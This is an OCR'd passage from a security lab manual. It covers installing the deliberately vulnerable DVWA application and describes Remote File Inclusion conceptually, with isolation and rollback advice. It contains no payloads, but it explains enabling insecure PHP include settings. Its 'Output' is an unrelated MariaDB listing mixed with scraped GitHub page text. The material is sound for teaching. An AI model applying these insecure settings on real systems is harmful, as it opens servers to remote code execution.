2. The security applications mostly use the Kaspersky Security Network cloud service in their operation and to a lesser extent the application's anti-malware databases. If we want, we can click the Settings tab and set the schedule for the anti-malware database update. On the Devices tab, we can start the anti-malware database update task.
3. On the Settings tab, we can configure which event notifications we want to view in we events overview.

The information about events is not aggregated. Each event is sent in a separate email message. If we want to configure the delivery of event notifications, be ready to receive a large number of email messages.

4. On the Distribution packages tab, we can download the software directly and prepare new software when it is available. The newly prepared software will then be distributed to newly invited users.

Practical No. 7

SQL injection and Session hijacking:

A. Installation of DVWA,

B. Hacking a website by Remote File Inclusion.

C. SQL injection for website hacking,

D. session hijacking.

A. Installation of DVWA:

Description:

The Damn Vulnerable Web Application (DVWA) is an intentionally insecure PHP/MySQL web application commonly used for education, secure-coding training, and defensive research. For reproducible, ethical experiments it must be deployed in an isolated laboratory environment (virtual machine or air-gapped host) and never exposed to the public Internet.

Environment and prerequisites.

Prepare a dedicated virtual machine (e.g., VirtualBox, VMware) or a physically isolated host. Install a standard web stack appropriate to the target environment — for example, LAMP (Linux, Apache, MySQL/MariaDB, PHP) on Ubuntu or an equivalent XAMPP/WAMP package on Windows. Ensure the VM has snapshot capability so the investigator can revert to a known-good state after each exercise.

Installation procedure (lab-safe, summary).

1. Obtain DVWA from its official source (the project's repository) and verify integrity (download signature or checksum where available).
2. Place the DVWA application directory in the web server's document root. For Linux/Apache this is typically /var/www/html/DVWA; for XAMPP it is C:\xampp\htdocs\dvwa.
3. Configure application settings by copying config.inc.php.dist to config.inc.php and set database connection credentials to a dedicated local user. Do not reuse production credentials.
4. Create and populate the DVWA database using the provided SQL schema (dvwa.sql) while connected only to the lab network. Alternatively, use phpMyAdmin in the isolated environment.
5. Adjust file system permissions so the web server user can read and, where necessary for the application, write to DVWA's directories. Apply the principle of least privilege: grant only those permissions needed for the exercises.
6. For demonstration exercises that require remote-file behaviors, temporarily enable the minimal PHP settings required (e.g., allow_url_fopen or allow_url_include) **only** within the isolated VM's php.ini and record these changes; revert them immediately after the experiment. Never enable these settings on a production system.
7. Validate the installation by visiting the DVWA setup page (e.g., http://localhost/DVWA/setup.php) and completing the database initialization. Log in with default credentials in the lab and document configuration (PHP version, modules, pertinent php.ini flags).

Operational controls and safety.

- Use host-only networking or an internal virtual network.

- Take a snapshot before each experiment and revert afterward.
- Log all administrator actions and network activity for audit and reproducibility.
- Retain an explicit rollback checklist (revert php.ini, remove temporary files, restore permissions) to return the host to a secure state.

B. Hacking a website by Remote File Inclusion.


Description:

Remote File Inclusion (RFI) is a vulnerability class that arises when an application accepts untrusted input that is subsequently used to include or execute a file — and when the application environment permits inclusion of remote resources (e.g., via URL wrappers in PHP). Under the appropriate threat model (attacker controls a remote resource and the server has outbound network access and permissive include settings), RFI can lead to remote code execution, data exfiltration, or persistence of malicious artifacts.


Ethical boundary.
This section describes RFI conceptually and outlines controlled, defensive laboratory exercises to study and mitigate RFI. It does **not** provide exploit payloads, step-by-step instructions for attacking live systems, or any actionable guidance that would facilitate unauthorized access to systems outside a sanctioned lab. Any hands-on experimentation must be performed only on systems for which the researcher has explicit authorization.


Laboratory demonstration (ethical approach).
In a controlled DVWA deployment the RFI/"file inclusion" module can be used to observe how user-controllable parameters interact with include/require calls in PHP. A safe laboratory exercise involves: (1) reviewing the vulnerable source code shipped with DVWA to identify the insecure pattern (user input concatenated into include paths), (2) instrumenting the application to produce detailed logs when include attempts occur, and (3) toggling server-side configuration flags (in an isolated VM) to observe behavioral differences between local-only and URL-enabled include settings. All external network interactions must be routed to researcher-controlled hosts (for example, a second VM acting as a benign resource server) so outbound connections and artifacts can be observed without contacting third-party infrastructure.


Output:





```
# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8
Server version: 10.4.32-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| test               |
+--------------------+
5 rows in set (0.029 sec)
```



Platform
Solutions
Resources
Open Source
Enterprise
Pricing
Search or
digininja / DVWA
Public
Code
Issues 1
Pull requests 3
Actions
Projects
Wiki
Security
Insights
master
2 Branches
11 Tags
Go to file
Code
digininja Merge branch 'master' of github.com:digininja/DVWA
4aa0c38 · 3 days ago
788 Commits
.github giving up trying to fix multi-arch package description 3 days ago
config putting the dist config file back last week
database Added Broken Access Control Module 8 months ago
docs docs: add guides to use and debug on docker 2 years ago
dvwa hiding BAC till it is tidied up last week
external/recaptcha removed PHP IDS library 2 years ago
hackable Improved IIS support & setup system checks 10 years ago
tests add ignore links last year
vulnerabilities Merge branch 'master' of github.com:digininja/DVWA last week
.dockerignore autobuild the API stuff 8 months ago



Platform
Solutions
Resources
Open Source
Enterprise
Pricing
Search or jump to...
digininja / DVWA
Public
Sponsor
Notifications
Code
Issues 1
Pull requests 3
Actions
Projects
Wiki
Security
Insights
Files
master
Go to file
.github
config
config.inc.php.dist
database
docs
dvwa
external
hackable
tests
DVWA / config /
digininja putting the dist config file back
Name
Last commit message
..
config.inc.php.dist
putting the dist config file back




